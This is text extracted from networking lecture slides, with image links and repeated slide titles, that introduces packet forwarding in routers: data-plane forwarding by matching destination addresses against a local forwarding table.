
An IP Packet Journey




An IP Packet Journey




An IP Packet Journey




What happens between two routers



What happens between two routers



What happens between two routers



What happens between two routers


This is called **Packet Forwarding**

- moving packets from router's **input** to appropriate router **output**
- done by the **data-plane** component

In the *current* Internet, forwarding happens by:

- examining the **destination address**, and
- matching it with a **local** forwarding table

